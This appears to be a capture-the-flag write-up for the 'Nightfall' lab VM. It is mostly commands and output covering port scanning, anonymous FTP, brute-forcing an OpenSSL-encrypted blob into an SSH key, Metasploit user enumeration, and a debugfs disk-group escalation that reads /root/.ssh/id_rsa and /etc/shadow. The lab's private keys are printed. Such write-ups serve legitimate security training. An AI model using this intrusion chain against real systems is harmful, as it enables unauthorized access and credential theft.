Nightfall



Nightfall
created by ||
cromiphi
Release Date // 2021-06-24
MD5 // cce5335f82ef5731dc6a66141ed756d4
Root // 48
User // 48
Notes //
Enjoy.
Download
Reviews
Congratz migue1985 you pwned it!


```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 21:07 EDT
Initiating ARP Ping Scan at 21:07
Scanning 192.168.0.17 [1 port]
Completed ARP Ping Scan at 21:07, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:07
Scanning 192.168.0.17 [65535 ports]
Discovered open port 21/tcp on 192.168.0.17
Discovered open port 22/tcp on 192.168.0.17
Increasing send delay for 192.168.0.17 from 0 to 5 due to 6765 out
Increasing send delay for 192.168.0.17 from 5 to 10 due to 2450 out
Increasing send delay for 192.168.0.17 from 10 to 20 due to max_suc
Increasing send delay for 192.168.0.17 from 20 to 40 due to max_suc
Increasing send delay for 192.168.0.17 from 40 to 80 due to max_suc
Increasing send delay for 192.168.0.17 from 80 to 160 due to max_su
Increasing send delay for 192.168.0.17 from 160 to 320 due to max_s
Completed SYN Stealth Scan at 21:08, 76.85s elapsed (65535 total po
Nmap scan report for 192.168.0.17
Host is up, received arp-response (0.00099s latency).
Scanned at 2025-04-13 21:07:27 EDT for 77s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
```

```
Host is up, received arp-response (0.0016s latency).
Scanned at 2025-04-13 21:09:18 EDT for 13s

PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 1001     1001          124 Jun 11  2021 darkness.txt
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 0c:3f:13:54:6e:6e:e6:56:d2:91:eb:ad:95:36:c6:8d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhemxEZcm98GFwIRozVUePnC+Cejni5lScAa7ha5neDlW
eP7mzjsX2APhOr23CFWVr37Y+mQ/A4J0ODizpr/mggCCi6kqHqyRWgcPG98AVJ9IjPehVkptQdLpQlSOV8Ez
SFM3G6LJQY8ad4FCEc7TU+agLRPHFUPFqqPbf9hbDD7MUdR4pXEQtJ1p/D/9rdbBg1Sp
```

```
┌──(root㉿kali)-[/home/guel]
└─# ftp 192.168.0.17
Connected to 192.168.0.17.
220 ProFTPD Server (Debian) [::ffff:192.168.0.17]
Name (192.168.0.17:guel): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10982|)
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 1001     1001          124 Jun 11  2021 darkness.txt
226 Transfer complete
ftp> get darkness.txt
local: darkness.txt remote: darkness.txt
229 Entering Extended Passive Mode (|||55915|)
150 Opening BINARY mode data connection for darkness.txt (124 bytes)
   124        9.26 KiB/s
226 Transfer complete
124 bytes received in 00:00 (7.22 KiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||43372|)
```




udp.stream eq 0
No. Time Source Destination Protocol Length Info
2 0.000594593 192.168.0.17 255.255.255.255 UDP 856 53204 → 24000 Len=2294
Wireshark · Follow UDP Stream (udp.stream eq 0) · eth0
U2FsdGVkX1+sO5zqP533uCKtFYoSEEU41j01PSMGlBMiJ2v7ksXTzgHC5Dx2Nzc/uc0RZ6jLviSy
7051GAeGpOyxB4r4eYYyoOCanUnjYgM1FYcGUvm7kf4YcLIpkuuxaa33kPKLtzqwB9Tt5zven6Mt
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Yxo71TDgTu1SE/L8+QJ3uhPJ8AzxaJDGMAbmki/WcpLYOmnlMhTrJNE8nSWiXMyuE6gf8FhHhogy
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kV2bJsFCipQ0f6tvfBt7jCPWVT+nAPUUu4jMwUC9nX78LC2H6qrAMRZha3GNqxfSNi1xOHuVQ4Ik
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q41vD6nBNvXk4uFdiHixWfERK0kT1e7aFUw6qufq9UCAc7kKsW7piVp2NINWGkAIK2TduBtAfwia
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Fo0nTySgo1i7I8DSI9kk6LXw+ccTpYCa8NGKmVjC2mYfiPlrHGHwOWDnZkoXtrmskOp1rzU+4he6
6CgBTVIPR8qPcyb8zXnpyQ1EjN1nU1yqpEDQ+aw1jlndE6f6gokATT7k+pnHbwkZXAJ0Grk+FT7m
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Mb2o7s/HDXJv6SXzlP86OQhEywmL2VDtIMU+uexvMHxAI/68w37l7fhTq69PhvZYIZnKedp1c6j3
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JRhDmNBO0LSKNmCOKmCp4MyLTKaOV2rymGCu4/eGSJFqI3vvvPGDohuTvtcz0oNI3BtM/6GIhbNH
uzEJu8FzfSLVgGzjqWP9Gikpz3qN5PGlOBfqddOB62D31kK9TojCBQBao8dlFvowV/0Udi7845LI
9×3bBPvp2QPfqpVRLC6PO379wYv5ARE4sNujunNCyldzsu/5m6JBkYDz5wZvpEtrlBJax2L4FT4k
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
'|base64 -d; echo | openssl enc -d -aes-256-cbc -md md5 -salt
Salted__


(guel㉿kali)-[~]
$ echo 'U2FsdGVkX1+sO5zqP533uCKtFYoSEEU41j01PSMGlBMiJ2v7ksXTzgHC5Dx2Nzc/uc0RZ6jLviSy
7051GAeGpOyxB4r4eYYyoOCanUnjYgM1FYcGUvm7kf4YcLIpkuuxaa33kPKLtzqwB9Tt5zven6Mt
bRAI1BIT6drP/Bwtqtrhuuf KRv19XAqbZ6vHPIz5weJeH4DLbjbzuj9ZuHBXx+D0FzNPB1cHgDvP
w1tqUnQ0ddHRsk4lxjwhWxAcOPD/n7KKSPiNf9+PAoDtPuwhv8a7eC1JCwASOi2enU8XMgdExh7R
sQ6Ktoa/RPodc5k/HA7NPTBvtqcZKm7NBf8JiAIY6CmXZRxSa2tkSiEW1WMsQfV53vwX+q5QZLP9
AFdywQiC6qPQBN1c0ut8qhVPd5zzcbj1u1wpLTBBf5T6OWAmZ/v3vRXpqhg44tLMGnfb+PsD1T+l
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sQaJLLqBFUn6C5GfRrgQAIkz7p5RPsGGeroqljYLLm27MTXg/JtDyKJ0×9F51PCazIEe83a+EHad
Yxo71TDgTu1SE/L8+QJ3uhPJ8AzxaJDGMAbmki/WcpLYOmnlMhTrJNE8nSWiXMyuE6gf8FhHhogy
qRFkdsuywdhEwUx41dFYGTpfJPK6Mn5TLW5eYJgKTSeCgJvG/ilokCQxzl6gEccvdd108p5kyWkW
kV2bJsFCipQ0f6tvfBt7jCPWVT+nAPUUu4jMwUC9nX78LC2H6qrAMRZha3GNqxfSNi1xOHuVQ4Ik
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mt86SnJM86DLZ694FNSOywYjDGBb7mJKJKfHb6dsAc7Gq6n+vk7ldBol4Kjr7BSjNlc2RaxpPBV/
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kyZA1BjsW2bkqib9bSGnPtP5E6h0rutbOGUzP2Dw3elNug6MoqQfYlmqjG3LN6DA5ZPhB887gnpm
JRhDmNBO0LSKNmCOKmCp4MyLTKaOV2rymGCu4/eGSJFqI3vvvPGDohuTvtcz0oNI3BtM/6GIhbNH
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

dQRHO9RQtj7tSHyvDNxX60Y46W/OrEd7p7Y/cUeRnu/SRwHtkI2jmj2prA==
'|base64 -d; echo | openssl enc -d -aes-256-cbc -md md5 -salt
Salted__




```
┌──(root㉿kali)-[/home/guel/Downloads/bruteforce-salted-openssl-1.5.0]
└─# ./bruteforce-salted-openssl -t 6 -f /usr/share/wordlists/rockyou.txt -c aes256 ../../output.bin
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 89949
Tried passwords per second: inf
Last tried password: acorns

Password candidate: amoajesus
```

```
┌──(root㉿kali)-[/home/guel]
└─# openssl enc -d -aes-256-cbc -in output.bin -out decrypted_data
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(root㉿kali)-[/home/guel]
└─# ll
total 60
-rw-r--r-- 1 root root  124 Apr 13 21:11 darkness.txt
-rw-r--r-- 1 root root 1679 Apr 13 22:21 decrypted_data
drwxr-xr-x 2 guel guel 4096 Mar 17 23:43 Desktop
drwxr-xr-x 2 guel guel 4096 Mar  4 23:03 Documents
drwxr-xr-x 3 guel guel 4096 Apr 13 22:06 Downloads
drwxr-xr-x 2 guel guel 4096 Mar  4 23:03 Music
-rw-rw-r-- 1 guel guel  629 Apr 13 21:39 openssl.hash
-rw-rw-r-- 1 guel guel 1696 Apr 13 21:32 output.bin
drwxr-xr-x 2 guel guel 4096 Mar  4 23:03 Pictures
drwxr-xr-x 2 guel guel 4096 Mar  4 23:03 Public
drwxrwxr-x 2 guel guel 4096 Apr 11 15:16 Resources
drwxr-xr-x 2 guel guel 4096 Mar  4 23:03 Templates
drwxr-xr-x 2 guel guel 4096 Mar  4 23:03 Videos
drwxrwxr-x 2 guel guel 4096 Mar 19 19:55 Wifis
drwxr-xr-x 3 root root 4096 Apr 13 21:58 Work

┌──(root㉿kali)-[/home/guel]
└─# cat decrypted_data
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA4jJ321FfmddxmAyA+EUtxfMApwY32Zs1THtaWbU4jZ10Mzh8
/nRSWdXECqE5naPeNbUarNMYj2QIm3kn1w5LTB+RGYuZBfJixmD15dnQly5AOBG5
p02yHVDKPQ7DAmjRtgYav0n8UHp5wAu2wwQDthxv8soGwqdbPV+Ly+zfePjclcIX
5KMrdBasiuUr5RRGCtzspdfXC3tqD8HgWThXN8hLenyGPXA/r0g/bRj7l5W8Pqre
mk8HkxDO+vrPRgNvqo3Z2hSXulw1dGTkMuwDEkEXUPxqDXGPzzh5o6h6/2vw6HeJ
3Ik1XXumWsWPZRU0j3a98Z4woMfCN5agN7GqGwIDAQABAoIBAHdip7wL4OdzvLLB
trhS2uvla+y77XJe5uytFmzOp0CnYBNAt0gd4PElUElD+wLm4Ht8UM3yxL250Iku
kwaAtuFAr/bJpURsQBHwTxi3s853TNHLGS/iZCXw5C0Bw49b/4ORCUD5LcDUQ7pG
```

```
Desktop  Documents  Downloads  idrsa  Music  Pictures  Public  Resources  Templates  Videos  Wifis  Work
msf6 auxiliary(scanner/ssh/ssh_enumusers) > options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CHECK_FALSE   true             no        Check for false positives (random username)
   DB_ALL_USERS  false            no        Add all users in the current database to the list
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         22               yes       The target port
   THREADS       1                yes       The number of concurrent threads (max one per host)
   THRESHOLD     10               yes       Amount of seconds needed before a user is considered found (timing attack only)
   USERNAME                       no        Single username to test (username spray)
   USER_FILE                      no        File containing usernames, one per line


Auxiliary action:

   Name              Description
   ----              -----------
   Malformed Packet  Use a malformed packet



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 192.168.0.17
rhosts => 192.168.0.17
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/seclists/Usernames/Names/names.txt
USER_FILE => /usr/share/seclists/Usernames/Names/names.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.0.17:22 - SSH - Using malformed packet technique
[*] 192.168.0.17:22 - SSH - Checking for false positives
[*] 192.168.0.17:22 - SSH - Starting scan
[+] 192.168.0.17:22 - SSH - User 'abraham' found
```



Disk Group

This privilege is almost **equivalent to root access** as you can access all the data inside of the machine.

Files: `/dev/sd[a-z][1-9]`

```
df -h #Find where "/" is mounted
debugfs /dev/sda1
debugfs: cd /root
debugfs: ls
debugfs: cat /root/.ssh/id_rsa
debugfs: cat /etc/shadow
```

Note that using debugfs you can also **write files**. For example to copy `/tmp/asd1.txt` to `/tmp/asd2.txt`

‘

```
abraham@nightfall:/usr/bin$ /usr/sbin/debugfs /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs:  cd /root
debugfs:  pwd
[pwd]   INODE: 131076  PATH: /root
[root]  INODE:      2  PATH: /
```

```
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA3ZsawoC8ZaohGH0R0N1dOaXr/HtLB1kvtFQlUL93Sy9WLBaO
vYxc1ACBPuAeiyIeO+84cOdgoZPS54k1IHQqEmPR75qKFCCKED/xGwpJ2gB5CNiP
e1f7hsLtBA9lPZpPWr459qyQhPfa9bNE9qwEuOps5qesyNKNgk7LRAARVJWDqIz5
EULpZrIo3ZQO6h4BUz/fi9300Jo+VAMLNv70pjhHaFzRHSMZ2+TRpTeZdUdF5DHY
m5Tfhc870XWY1D7fMlnRQQVRtHFkE3oP7jVEF68QEwz/DHUlNulABZxd2RF+q344
cWVFfwFn2BmEIcys0rnv2zO3xJdj/QQKWmJ3owIDAQABAoIBAFnTlkxDLJq1FIc9
oywbnr9QX1DPlUEcSLb66MlLYwqp3G8wkZmJvNL+hWU8KYVSRhkbRbCWSVgVeIb7
2foWvDsKFT3fUZsI+Y3OrWe9iuQADw+j4L0pk74zYymjJ/GJjCMHOq2fk1EiurGf
ghPO9HcUJyJz0xjwKAYq9D/TGzNCSo7NatUcrMp3+JE+wo6ZCJTVcl8RKZOgaxr3
kc4KJMi6GSc6tSJDdvqsRxVyTKkvWKPznrBkJu7Bxt8a1UnJL60Tu3I9PQxu3hBy
xwUkxxGeWXzTcwWOahnZ36T+zdTCsErNkEYM591nEZs+5gCXudSpN2dWAnrWnDAL
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xy6BKs/2xmGz4PiYD2GuCZGoVXNhapy/L8UriJ3JfmpJpslGripKpFvYKQej0N0Q
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-----END RSA PRIVATE KEY-----
```


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XXVwqgbXMdwnDJ2+zj1Gp/ZQWgm9iKoZJeByk1zg3c2V8Xq3xF0=
-----END RSA PRIVATE KEY-----' > idrsa
[sudo] password for guel:
┌──(guel㉿kali)-[~]
└─$ chmod 600 idrsa
┌──(guel㉿kali)-[~]
└─$ ssh2john idrsa > hashidrsa
idrsa has no password!
┌──(guel㉿kali)-[~]
└─$ ssh root@192.168.0.17 -i idrsa
The authenticity of host '192.168.0.17 (192.168.0.17)' can't be established.
ED25519 key fingerprint is SHA256:2b+kTRKlx4qeMsfce+AHPgi/ReUzFfLnFbNEPBAg4uk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.17' (ED25519) to the list of known hosts.
Last login: Sun Jun 20 11:42:37 2021 from 192.168.0.28
root@nightfall:~# id
uid=0(root) gid=0(root) groups=0(root)
root@nightfall:~#